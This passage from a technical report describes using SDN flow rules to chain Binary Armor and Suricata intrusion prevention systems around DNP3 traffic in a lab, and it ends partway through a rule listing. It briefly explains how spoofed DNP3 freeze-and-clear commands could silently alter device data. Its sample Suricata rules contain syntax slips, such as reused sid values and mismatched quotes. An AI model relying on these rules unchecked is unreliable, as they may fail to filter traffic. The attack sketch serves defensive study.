Figure 11-3 shows how a transparent firewall is implemented with minimal disruption to the existing network addressing. The figure shows the original two nodes communicating with each pother using the same addresses. In this case, the transparent firewall masquerades as the source or destination for traffic between the nodes. Neither node requires any configuration or address changing for the traffic to flow from NODE 1 to NODE 2, but all traffic passes through the transparent firewall. The resulting configuration consists of two distinct and separate networks (“Network 100 – A” and “Network 100 – B”), each containing nodes with addresses 192.168.100.1 and 192.168.100.2. However, the ARP tables on each distinct network contain different MAC addresses associated with the IP addresses. The isolation would typically be implemented using physically isolated network switches, a direct cable connection on one side of the transparent firewall, or a switch-enforced VLAN configuration. The SDN environment having a shared control plane with access to both logical networks by the SDN controller must allow for this, and not inadvertently create SDN flow rules that pass traffic from one network to the other.




Figure 11-3. Network with Transparent Firewall

11.2.2 Resiliency Concerns

In an operational environment, availability is a key consideration. Any architecture that introduces a single point of failure must be modified to eliminate that failure point. This is typically accomplished through the use of redundant or backup processing or communications, such as a standby processor or interface that monitors the health of the primary and, when a failure is detected, takes over the failed function, or a redundant process or interface that shares the load but is capable of assuming full capability in the event of the failure of one process. Both of these require either sharing the “state” of the process being recovered or allowing a re-start of the state processing during recovery.

In some cases, especially those for which continued operation of the process is deemed more important than recovering the failed function, processing for the failed component may be routed around the failed component bypassing it. If additional components can assume some of the functions, the process continues with minimal impact; however, if the failed function cannot be subsumed by other components, the overall process can continue in a diminished capacity. Determining whether this is acceptable to the process must be done on a case-by-case basis.

In the case of an intrusion detection function, the overall impact to the process is negligible, but the process continues without situational awareness of potential attacks. In the case of an intrusion prevention or firewall function, the process can continue but in an unprotected state. If multiple intrusion prevention or firewall devices are configured in series (i.e., valid packets pass through all the devices, but invalid packets are stripped off by the first device that detects the invalidity), then the failure of one device can be mitigated by including similar filters in the others.

SDN flow rules can be used to aid in the recovery of failed firewall nodes. In the case of the transparent firewall, because the firewall node appears to either end device (e.g., NODE 1 and NODE 2) as using the IP address of the other device, neither end device needs to have any addressing changes to communicate with the other device.

For the traditional firewall, an alternate stand-by firewall configured with the same IP addresses as the primary firewall can be configured and enabled by the SDN failure recovery processing. Because both the primary and alternate firewall have the same addressing and rulesets, no address updating is required in the end devices (e.g., NODE 1 and NODE 2) to allow continued operations.

In either case, the ARP tables on the end devices (e.g., NODE 1 and NODE 2) will need to be updated following a recovery action taken by the flow rules, unless supplemental MAC addresses (e.g., multicast MAC accesses) are used by the firewall nodes.

11.2.3 Intrusion Detection System Configuration

In a traditional network environment, the individual Ethernet switches need to be configured to forward all traffic to a Switched Port Analyzer (SPAN) port (also called a mirror port) on the switch. In a single switch environment, the IDS can be directly connected to the SPAN port and see all the traffic in the switch. In an environment with many switches, the SPAN ports all need to be connected to a second network with the same SPAN port configuration in order to use a single IDS.

For a simple detection application, scaling of the traffic for inspection can lead to performance and availability issues. All traffic for an entire switch will be sent to the SPAN port, and if a monitoring network is used, all traffic from all the monitored switches will appear on the monitoring network and be further consolidated onto the monitoring network's SPAN port, potentially saturating the network, making the network appear to be performing differently than it actually is, and forcing some packets to be dropped. This may present network performance issues if the amount of traffic exceeds the capabilities of either the SPAN port or any component of the monitoring network resulting in the switches dropping traffic to the IDS.

To overcome this, the monitoring network would need to be segregated into multiple networks connected to multiple separate IDS nodes. Each IDS node would inspect traffic from its set of traffic, but event correlation between different network segments would need to be performed external to the IDS. If network performance is not an issue, traffic could be replicated and sent to different IDSs, each specializing in different protocols. This would allow, for example, an IDS that is designed to monitor web (i.e., HTTP) traffic to receive all the traffic and ignore all but the HTTP traffic, while an IDS that is designed to monitor DNP3 traffic would also see all the traffic and ignore all but the DNP3 traffic.

In environments with redundant networks either using dual or redundant networks, or those using Parallel Redundancy Protocol or High-availability Seamless Redundancy for delivery, the redundancy requirements likely mean that multiple IDS nodes will be required to ensure that the IDS sees all the traffic regardless of which physical or logical network it flows on.

An SDN environment can use flow rule processing to simplify inspection requirements and forwarding traffic for inspection throughout the SDN environment allows more flexible and potentially more efficient implementation of an IDS.

An SDN environment normally allows traffic to be rejected at the edge of the network based on flow rules. By using carefully crafted SDN flow rules, a significant amount of unnecessary traffic can be kept from the network. SDN flow rules allow inspecting and matching of the physical switch port, MAC address, IP address, and TCP/UDP port number before allowing any traffic to enter the SDN infrastructure, although wild card matches are allowed. If any frames do not match the flow rules, the frame is rejected. This means that if a command is received with the wrong IP address or arrives on the wrong port, it will not be processed. This can be used to eliminate simple rogue devices such as unconfigured master station IP addresses or rogue devices connected to the wrong physical switch port.

It also means that if there is no rule for how to process web (HTTP port TCP/80) traffic, it will not be accepted into the network so there should be no HTTP traffic to inspect. This can greatly reduce the amount of traffic on the network that needs to be inspected in an operational technology network, where typically a limited number of protocols are allowed.

By using SDN flow rules, the traffic can be copied and forwarded to an IDS connected to the SDN data plane with all the traffic flowing “in band” without requiring additional hardware or a separate “monitoring” plane. This eliminates the cost of installing separate hardware and managing a separate monitoring network, while using the SDN flow rules to maintain segregation of the monitoring traffic from the real traffic in the data plane.

In the event of performance issues, adding an IDS node could be as simple as adjusting some of the flow rules to forward different subsets of the traffic to different IDSs on separate switch ports.

The IDS could also easily be moved from one switch port to another with some simple SDN flow rule updates, for example, to attach the IDS to a 1-Gb or 10-Gb port to mitigate some of the network saturation issues.

11.2.4 Intrusion Prevention System Configuration

While an IDS only need to observe network traffic to analyze it, by their nature, IPSs must see all traffic to be able to take actions to block or drop it to prevent it from being forwarded. Because of this, the IPS must be inserted in-line with the communication so it can see all the traffic and can assess all the packets in both directions and maintain the status of responses to requests.

IPSs in traditional environments cannot be easily expanded by adding parallel processing nodes to overcome performance issues. Similarly, an IPS must be see and inspect traffic for all protocols in the communication. Unlike the parallel processing discussed above, a single IPS cannot simply ignore traffic it is not designed to inspect – it must either process all traffic, or multiple IPS nodes in series must be implemented to inspect and process all traffic.

By using SDN flow rules to segregate traffic, different IPSs can be implemented for different traffic to block malicious traffic. For example, a flow rule can be set up to forward all DNP3 traffic to a DNP3 IPS, all Modbus traffic to a Modbus IPS (if different than the DNP3 IPS), and all engineering traffic to an IPS that is more general purpose (i.e., IT-centric) for handling command line and web access.

SDN flow rules can also be implemented that allow multiple different IPSs to inspect the same communication streams and protocols, implementing a defense-in-depth approach to provide additional inspection for critical protocols.

SDN flow rules that match on TCP/UDP port numbers allow protocols to be processed differently by the frame forwarding rules, even if the messages arrive on the same physical switch port from the same valid IP address (and even *to* the same IP address number), the frames can be forwarded to the appropriate IPS node based on the TCP or UDP port number.

11.2.5 Intrusion Detection System or Intrusion Protection System Selection Considerations

The same SDN flow rules that support the IDS or IPS configuration can be beneficial when considering how to implement a “best of breed” IDS or IPS in the SDN environment. In many cases, especially in a traditional ethernet environment, for the IDS or IPS to perform its function, it must be configured to see all traffic. Since a traditional network cannot easily parse traffic based on protocol, for overall performance reasons a single IDS or IPS is often implemented to minimize latencies introduced by the packet inspection, meaning that the IPS is selected as a compromise to detect all malicious traffic for a variety of different protocols and uses. Even though some IDSs or IPSs perform better for operational technology (e.g., SCADA) traffic, yet others perform better for traditional traffic, the selected IDS or IPS needs to perform “well enough” for both.

Using SDN flow rules to parse and forward the traffic also would allow different rulesets or different IDS or IPS technologies or implementations based on the kinds of traffic that might be expected to be seen allowing the use of the best IDS or IPS for each protocol or data flow type. For example, one implementation of one IDS or IPS could focus on the operational protocols like DNP3 or Modbus using those protocols and ports, while implementation of a different IDS or IPS could focus on EA and management functions using more IT-like protocols and ports. Depending on the specifics of the protocols used or the preference of the utility, the two IDSs could be the same model with different ruleset focuses, or the IDSs or IPSs could be different models or from different manufacturers.

11.2.6 Overall Implementation

Protocol enforcement for the project uses two IDS or firewall devices configured in series so both IDS devices can potentially assess and block any traffic. The implementation places the Binary Armor (BA) IPS first in line to block any guaranteed malicious traffic (e.g., device resets) or traffic known to be unsupported by the end DNP3 devices (e.g., “direct operate” in cases where “select before operate” is expected). The configuration then places a Suricata IPS to inspect all the traffic that the BA IPS allows through. Similar rulesets are configured in both IPSs to implement a defense-in-depth inspection approach, while allowing each IPS to take advantage of different inspection approaches and processing.

The BA device can be configured to block traffic based on specific function and group codes with little additional programming. While the BA device can be configured to allow (or block) upon receipt of an “override” code from the configuration utility, most rule changes require a device reset to implement any rule updates. This means that there is no communication until the BA device has completed its reset.

On the other hand, the ruleset for the Suricata device can be modified on the fly, and the interface for updating rules is not dependent on the supplied configuration utility, making it more “nimble” and programmable outside of supplied tools. The Suricata device also can be configured on a more finely grained basis without significant additional programming effort.

11.3 Experimental Setup

The experimental setup used for this report uses two of SEL 2740S SDN switches of the five available in the laboratory setup. These switches will be referred to as S1 and S2. The SDN switches are interconnected with a cable connected between port D2 of switch S2 , and port D1 of switch S1. By convention, we refer to these switch-port pairs as “switch:port” so the interconnection is from S2:D2 to S1:D1.

The SEL 5056 SDN Controller (version 2.2), compatible with OpenFlow v. 1.3, running on a Windows Server. The SEL 5056 SDN controller communicates with SDN switches using an in-band management plane in the 192.168.10.x/24 subnet. All experimental devices are connected in the control plane on the 192.168.1.x/24 subnet.

A Raspberry Pi is configured to serve as a DNP3 master station with IP Address 192.168.1.17 connected to the SDN network at S2:C2. Another Raspberry Pi is configured to serve as the DNP3 outstation with IP address 192.168.1.18 connected at S1:B3. The two Raspberry Pi devices exchange data using the DNP3 protocol using port TCP/20000 using a script to generate the traffic simulating typical interactions between a DNP3 master station and its outstation.

Two separate IPS installations inserted between the DNP3 master station and the DNP3 outstation inspect all traffic flowing between the devices. Either IPS can reject or drop traffic that is determined to be unacceptable, meaning that if the first IPS drops traffic, it will not be seen by the second IPS or the destination station. However, if the first IPS passes the traffic, the second IPS still has the opportunity to drop it if it is unacceptable. This provides for defense-in-depth for the inspection process by requiring all valid traffic to be passed through two separate inspection engines with different rulesets.

SDN flow rules allow management of traffic by routing it from the DNP3 master station through the first IPS, then through the second IPS, and finally to the DNP3 outstation. The reverse traffic is routed from the DNP3 outstation through the second IPS and then through the first IPS, and finally to the DNP3 master station.

The following sections describe the setup of the two IPS devices and the SDN flow rule configurations. Section 11.4 describes the setup and configuration of the first IPS, the Binary Armor SCADA Network Guard. Section 11.5 describes the setup and configuration of the second IPS, the Suricata IPS. Section 11.6 describes the SDN flow rules used to manage traffic flows through the SDN network fabric.

Note that the emphasis of this report is on the ability of an SDN environment to insert multiple IPS devices into the logical flow between the DNP3 master station and the DNP3 outstation. While some issues and gaps associated with protocol inspection are noted, they are not the emphasis of this report.

11.4 Binary Armor SCADA Network Guard Intrusion Prevention System

The BA SCADA Network Guard IPS from Sierra Nevada Corporation (SNC)[79] provides a secure robust platform suitable for deployment in remote field locations like substations. It is "… designed to be installed in-line between PLCs [programmable logic controllers], RTUs [remote terminal units], intelligent electronic devices or controllers and the WAN [wide-area network]/LAN."[80] It can also be deployed as an IDS. It is a deep-packet inspection system, that "processes every byte of every message."[81]

11.4.1 Binary Armor Overview

The BA device has two network interfaces, referred to as "HIGH" and "LOW." The HIGH side interface connects to the devices (e.g., IEDs or relays) that are to be protected, while the LOW side connects to external networks containing devices that are not protected. In a substation environment, the HIGH side connects to the substation LAN, while the LOW side connects to a WAN interface as shown in Figure 11-4.




Figure 11-4. Binary Armor – Single Installation

BA devices can be connected at both ends of a wide-area link connecting the LOW side to the WAN interfaces and the HIGH side to the control center or substation network, protecting both locations from attacks initiated in the WAN as shown in Figure 11-5.




Figure 11-5. Binary Armor – Dual Installation

The BA device acts as a transparent firewall replicating IP addresses and allowing the BA device to be inserted into an existing network infrastructure without creating additional IP networks or performing any end-node re-addressing as discussed in Section 11.2.1.

BA devices are securely configured using the Binary Armor Forge tool, which creates ruleset and device configurations, digitally signs them, and uploads the signed configurations to the BA devices. The Forge tool also is the only way to review or inspect the configuration; there is no method for inspecting the configuration on a BA device. This protects the configurations from observation or modification in the event that a BA device is accessed or compromised. The

[79] https://binaryarmor.com/, (Accessed 10/13/2020)
[80] See https://binaryarmor.com/product/binary-armor-scada-network-guard/ (Accessed October 8, 2020)
[81] BinaryArmor_SCADA-SpecSheet_05-18-20.pdf, available on binaryarmor.com website after entering contact information (Accessed August 27, 2020)

Forge tool can connect to the BA device using either the HIGH or LOW interfaces. This flexibility allows, for example, a BA device located at a remote location such as a substation to be managed from the LOW side (WAN-facing interface), while allowing the management of a local BA device at a control center to be managed from the HIGH side (LAN-facing interface).

The network interfaces on the BA device can be assigned multiple IP addresses, networks, VLANs, and gateways, thereby allowing a single BA device to provide protections for more than one end device in varying configurations.

Protocol inspection and enforcement is accomplished using what BA calls “communication lanes.” Any traffic not configured in a communication lane is blocked. Multiple communication lanes can be configured within a single BA device, with each lane representing a set of rules associated with the communications allowed (or blocked) between two end nodes. A communication lane can be established for each node-pair that needs to communicate (e.g., the master station at the control center and the outstation at the substation), and for each different protocol (e.g., DNP3). If multiple protocols are required (e.g., both DNP3 and Modbus), separate lanes are required even if they connect the same two nodes.

Individual rules (e.g., based on DNP3 function code or function code and group) can be configured to allow as “always,” “only with override,” “only without override,” and “never” to provide additional control over how the BA device enforces the rule. “Always” is used when the function code is to be passed under all conditions, while “never” is used to block the function code. The “override” option allows the function code with or without a group can be allowed or disallowed based on the receipt of an override command sent from the Forge utility. The override command can be configured to remain enabled for a specific period of time after which the override state in the BA device is cancelled. This can be used to temporarily enable (or disable) certain commands when required, for example, to update the configuration on the protected device or to install firmware and reset the protected device. The override command is sent using the encrypted and authenticated communications channel established between a set or paired Forge utility and protected node devices.

The BA device supports DNP3, Modbus, Ethernet/IP, IEC 61850, and ROC Plus as SCADA protocols, in addition to support for generic one-way UDP (i.e., a data diode implementation), bi-directional UDP, Server Message Blocks 1 and 2, and HTTP. Additional protocols can be configured using the Forge tool. The BA device supports a single RS232 port that can be assigned to one side of a single communication lane. Two general purpose input-output points allow for external signaling of alarm conditions.

BA configurations are stored as eXtensible markup language files on the node running the Forge tool, but they should not be directly edited so the Forge tool can continue to read and process them.

Ruleset configurations are encrypted and digitally signed by the Forge utility before transmitting them to the BA device. Once received, the BA device verifies and decrypts them during installation. As a security measure (in the event that the BA device is physically accessed or otherwise compromised), there is no supported mechanism to extract a configuration from a BA device other than using the Binary Armor Forge tool.

11.4.2 Laboratory Configuration

In the laboratory, the BA-HIGH interface is connected to S1:C4 and the BA-LOW interface to S1:F1. The BA Forge Tool is used configure, manage, and update the BA device. In this laboratory, the BA Forge and BA Monitor Tools are installed on a Windows Server Virtual Machine called BA-VM. This virtual machine (VM) has an IP address of 192.168.10.4 and is in the management plane of the SDN fabric. The BA-LOW interface is assigned IP address 192.168.10.100 from the management plane.

The BA device is administered and configured using the Binary Armor Forge utility provided by the vendor. The basic principle of configuration is to assign IP addresses to the LOW and HIGH interfaces, connect the client/server SCADA end points, and define the ruleset to enforce the protocol behavior. In the experimental setup, the Forge utility communicates with the BA device using an alternate IP address logically connected to the HIGH-side LAN interface (meaning it is controlled from the protected network segment).

Prior to use, the BA device must be “paired” to an instance of the Binary Armor Forge utility. Typically, a Yubikey containing a digital certificate is inserted into the BA device, and an administrative process is run in the Forge utility to pair the BA device with the utility. This pairing is required for the BA device to accept digitally signed and encrypted configurations from the Forge utility. The pairing operation defined the IP address that will be used for management operations.

All BA configurations need to be digitally signed and encrypted before being deployed to a BA device. A configuration also can allow override for temporary exceptions to normal operations or during emergencies. Each operation—signing a configuration, encrypting a configuration, enabling an override, and authenticating transport layer security communications—uses a digital certificate. In the experimental setup, the digital certificates were copied to the VM running the BA Forge utility; they can also be stored on a Yubikey hardware authentication device available for purchase from the vendor.

11.4.2.1 DNP3 Configuration

The basic process to configure the BA device for DNP3 is described below:

1. The BA device already must be paired with the Forge utility, allowing the Forge utility to install protocol inspection configurations on it.
2. The desired protocol (e.g., DNP3) and addresses of the client (outstation) and server (master station) are specified. These will be used by the BA device to accept and transmit the protocol packets while acting as a transparent firewall.
3. The specific protocol rulesets, including specific rules allowing or denying specific command by Function Code (FC) and Group Code (GC) is developed and specified for the configuration using the Forge utility through its graphical user interface.
4. The configuration is saved to a file on the Forge utility’s windows instance.
5. The configuration file is digitally signed and encrypted using certificates that have been loaded on both the Forge utility server and the paired BA device. Certificates on the BA device may be stored on its local disk or in a Yubikey USB device.
6. The configuration file is then transmitted securely from the Forge utility to the BA device using a transport layer security connection.

7. The BA device decrypts, verifies the digital signature, and installs the uploaded rulesets. To decrypt and verify the digital signature, the Yubikey containing the digital certificate must be inserted into the BA device, and a security PIN entered to unlock the certificate.
8. Once the configuration is verified and installed, the BA device is rebooted to enable it in the running configuration.

Figure 11-6 shows the initial configuration screen for a DNP3 master station at IP address 192.168.1.17 and DNP outstation at IP address 192.168.1.18. The figure shows the IP addresses assigned to the DNP3 outstation (i.e., the "client") configured on the "HIGH" interface, and the DNP3 master station (i.e., the "server") configured on the "LOW" interface. It also specifies that the protocol will be DNP3, and the inspection will be performed in a "Lane" named DNP3.




Figure 11-6. BA Top-Level Configuration Screen

BA blocks all network traffic except the "Lanes" configured for SCADA or ICS traffic. For example, when selecting protocol DNP3, BA will setup a Lane with default actions for FCs and GCs; more granular control is implemented via GCs, and the FC is left with no action.

The rules are crafted based on which FCs and GCs are allowed to pass. Available options are "Block," "Allow," "Block with override," and "Allow with Override." These actions can be specified at either the FC level (applying to all GCs associated with the FC) or at specific GCs within the FC. Block and Allow are straightforward in that they either block all traffic with the specific FC or GC or allow the specific traffic to flow without restriction. If traffic is blocked or allowed with "override," a separate BA management console must be used to provide the override, which can be specified indefinitely until manually changed or can be enabled with a timeout to remove the override after the specified time. Override examples could be to allow a file firmware download or device reset for a specific time period or to block certain control actions that might otherwise be allowed.

The example shown in Figure 11-7, for DNP3, the FC 3: Select does not have an action for the "Allow" field but Group Code 12 and 41 are set to "Always."




Figure 11-7. BA DNP3 Example Configuration

11.5 Suricata Intrusion Prevention System

According to the Suricata website,[82] "Suricata is a free and open source, mature, fast and robust network threat detection engine … [that] is capable of real time intrusion detection (IDS), inline intrusion prevention (IPS), Network Security Monitoring (NSM) and offline PCAP processing." It is a multithreaded software package that supports integration with tools such as existing security information and event management systems, Splunk, LogStash, Kibana, and other databases. The scalable TCP/IP engine within Suricata contains a flow engine, numerous protocol parsers, and application protocol decoders. The detection signature engine within Suricata is compatible with most open-source Snort Signatures as well as containing an advanced Lua scripting engine to allow the implementation of advanced detection and flow controls rules.

Suricata can be configured as an IPS in a router configuration using Netfilter rules or may be configured as a layer-2 IPS using an AF_PACKET interface. As a layer-2 IPS, Suricata may be implemented as a transparent bridge within a network environment to protect devices and appliances.

Multiple protocol parsers are included in the base Suricata package. It supports the packet decoding of IPv4, IPv6, TCP, UDP, SCTP, ICMPv4, ICMPv6, GRE, Ethernet, PPP, PPPoE, Raw, SLL, QING, multiprotocol label switching (MPLS), ERSPAN and VXLAN. It's application layer coding includes advanced session decoders for HTTP, SSL, transport layer security, Server Message Block, DCERPC, SMTP, FTP, SSH, DNS, Modbus, ENIP/CIP, DNP3, NFS, NTP, DHCP, TFTP, KRB5, IKEv2, SIP, SNMP and RDP. It is extensible for other application layer protocols through the use of the Rust language and additional protocols are supported by a robust open-source community.

[82] https://suricata-ids.org/, (Accessed August 17, 2020)

The detection engine within Suricata supports regular expression matching, file matching, Lua scripting, and an xbits or flowbits extensions. The flowbits extension allows variables and tests to work across multiple rules for a single data flow; for example, requiring a Read Request before a Write Request in a protocol. A complete list of Suricata features is available in the online documentation.[83]

Detection and Drop or Allow rules can leverage keywords from the application layer engines to apply flow state rules. For example, the Modbus keywords can be used to enforce access controls for specific Modbus addresses (i.e., address 100<>200 # greater than address 100 and smaller than address 200) or the DNP3 functional keywords can be used in rulesets to limit data flows to specific DNP3 Functions.

For example:

```
pass dnp3 $DNP3_SERVER $DNP3_PORTS -> $DNP3_CLIENT any (dnp3_func:
authenticate_resp; msg "DNP3 Function Code = authenticate_resp
(0x83,131)"; sid:8000256;content: | 01 00 |; offset: 4;content: | 0A 00
|; offset: 6; depth 2;rev:1;)
```

Suricata can be used to generate a dynamic ruleset that can be reloaded without impacting the overall operation of the Suricata IPS, allowing real-time dynamic changes to rules and configurations in response to external events or configuration changes. The ability to conduct live rule reloads eliminates the need to restart the underlying service and impact the performance of the network the IPS protects.

The multi-threaded nature of Suricata allows it to scale better than single threaded models implemented in IDSs such as Snort. Suricata contains fully configurable threading and central processing unit affinity settings that can allow the system to be configured for a much larger set of use cases than single threaded systems.

The Lua scripting language could be used to provide additional processing for flow rules, but the scripting feature was not investigated in this experiment.

11.5.1 Suricata Support for Modbus and DNP3

When functioning as an IPS, Suricata can PASS or DROP traffic based on SNORT compatible signatures and advanced signatures built with the Lua programming language. Signatures can support pattern matching of byte codes within packet streams through basic content mapping rules or more advanced matching using meta keywords within the signatures. These meta keywords are enabled by protocol-specific processing engines that process transport- and application-layer protocols providing additional detail about the data streams. For example, for HTTP, testing for specific URL's using the *http.uri* keyword can be performed.

Suricata supports meta keywords for both Modbus and DNP3 protocols, which allows for more complex signatures to be built based on the behavior of those protocols. Suricata's support of DNP3 in PASS or DROP signatures is done through using the *dnp3_func*, *dnp3_ind*, *dnp3_obj* and *dnp3_data* keywords.[84] Using these meta-keywords is possible to make simple pass rules such as for a DNP3 Read Request:

[83] See https://suricata-ids.org/features/all-features/, (Accessed August 17, 2020)
[84] See https://suricata.readthedocs.io/en/suricata-5.0.3/rules/dnp3-keywords.html, (Accessed October 10, 2020)

```
pass dnp3 $DNP3SERVER any -> $DNP_CLIENT 20000 (dnp3_func: read;
msg:"DNP3   Function Code = read (0x1,1)";      sid:8000221;rev:1;)

# generate an alert for unauthorized requests
alert dnp3 $DNP3SERVER any -> $DNP_CLIENT 20000 (msg:"DNP3 Unauthorized
Request”; sid:8000221;rev:1;)

# and drop all other DNP3 traffic
drop dnp3 any -> any 20000 (msg:”DNP3 traffic dropped”; sid:8000221;
rev:1;)
```

Suricata includes a feature called flow keywords and flowbits. This allows protocol state information between independent rules by setting variables associated with a given flow and testing for and resting those variables. For example, a set of rules could require a DNP3 read before a DNP3 write operations and only pass the write operation if the READ flowbit is set.

```
pass dnp3 $DNP3SERVER any -> $DNP_CLIENT 20000 (dnp3_func: read;
msg:"DNP3 _Function Code = read (0x1,1)"; flowbits: set, READ;
sid:8000221;rev:2;)

pass dnp3 $DNP3SERVER any -> $DNP_CLIENT 20000 (dnp3_func: write;
msg:"DNP3 Function Code = write (0x2,2)"; flowbits: isset, READ;
flowbits:unset,READ; sid:8000221;rev:2;)
```

The signature could further be expanded on by using the dnp3_obj to pass specific groups and variations within a given read or write operation type. For example, to allow Group 60 with variation 0:

```
pass dnp3 $DNP3SERVER any -> $DNP_CLIENT 20000 (dnp3_func: read;
dnp3_obj: 60,0; msg:"DNP3 _Function Code = read (0x1,1)"; flowbits: set,
READ60; sid:8000221;rev:3;)

pass dnp3 $DNP3SERVER any -> $DNP_CLIENT 20000 (dnp3_func: write;
dnp3_obj: 60,0; msg:"DNP3 Function Code = write (0x2,2)"; flowbits:
isset, READ60; flowbits:unset,READ60; sid:8000221;rev:3;)
```

Notice the definition of a READ60 tracking bit instead of READ from the previous example. READ60 becomes true when object 60,0 is read, allowing a write request against object 60,0 to occur in a subsequent request in the flow. If the Suricata rules were all tracking a common READ flowbit, a read to one authorized object, say 30,5 would also allow the write to 60,0 to occur, allowing an unauthorized access to occur.

11.5.2 Positive Security Model to Prevent Attacks

Attacks against operational technology and SCADA systems do not always rely on unknown vulnerabilities and zero-day attacks. Because of the inherit lack of security and positive authentication in many of these protocols, many attacks are legitimate function calls issued by an illegitimate control station. This means that protecting systems against attack requires the protection of the network from unauthorized access and unauthorized flows. To be able to block such attacks, a good understanding of various network behaviors is required, including how the network is configured, what legitimate device traffic looks like, and what devices communicate with each other. In the absence of this information, it is virtually impossible to write rules to protect devices.

For example, an attacker using normal FCs to disrupt a DNP3 device could include either FC 9 (Freeze_clear) or FC 10 (Freeze_clear_noresponse). An attacker would spoof a packet to a device to freeze and clear a data object. By using FC 10, the more dangerous of the two as it does not request a response from the client, this attack could be mounted silently with no indication to the master station that the counters were cleared. Rules could be constructed to limit use of FC 10 within a network, allowing or blocking the traffic under certain conditions.

11.5.3 Laboratory Configuration

Suricata is installed on an OnLogic CL210G industrial computer, running Suricata version 5.0.3 configured to operate as a transparent bridge. It is connected to the SDN network with the LOW side interface connected on S1:B4 and the HIGH side interface connected on S1:E1. The Suricata device also has a connection to a separate management network that allows it to be managed and configured without using either of the operational interfaces.

The following Suricata rulesets are configured:

```
pass dnp3 $DNP3SERVER any -> $DNP_CLIENT 20000 (dnp3_func: read;
dnp3_obj: 30,5; msg:"DNP3 _Function Code = read (0x1,1) 30,5"; flowbits:
set, READ305; sid:8000221;rev:4;)

pass dnp3 $DNP3SERVER any -> $DNP_CLIENT 20000 (dnp3_func: write;
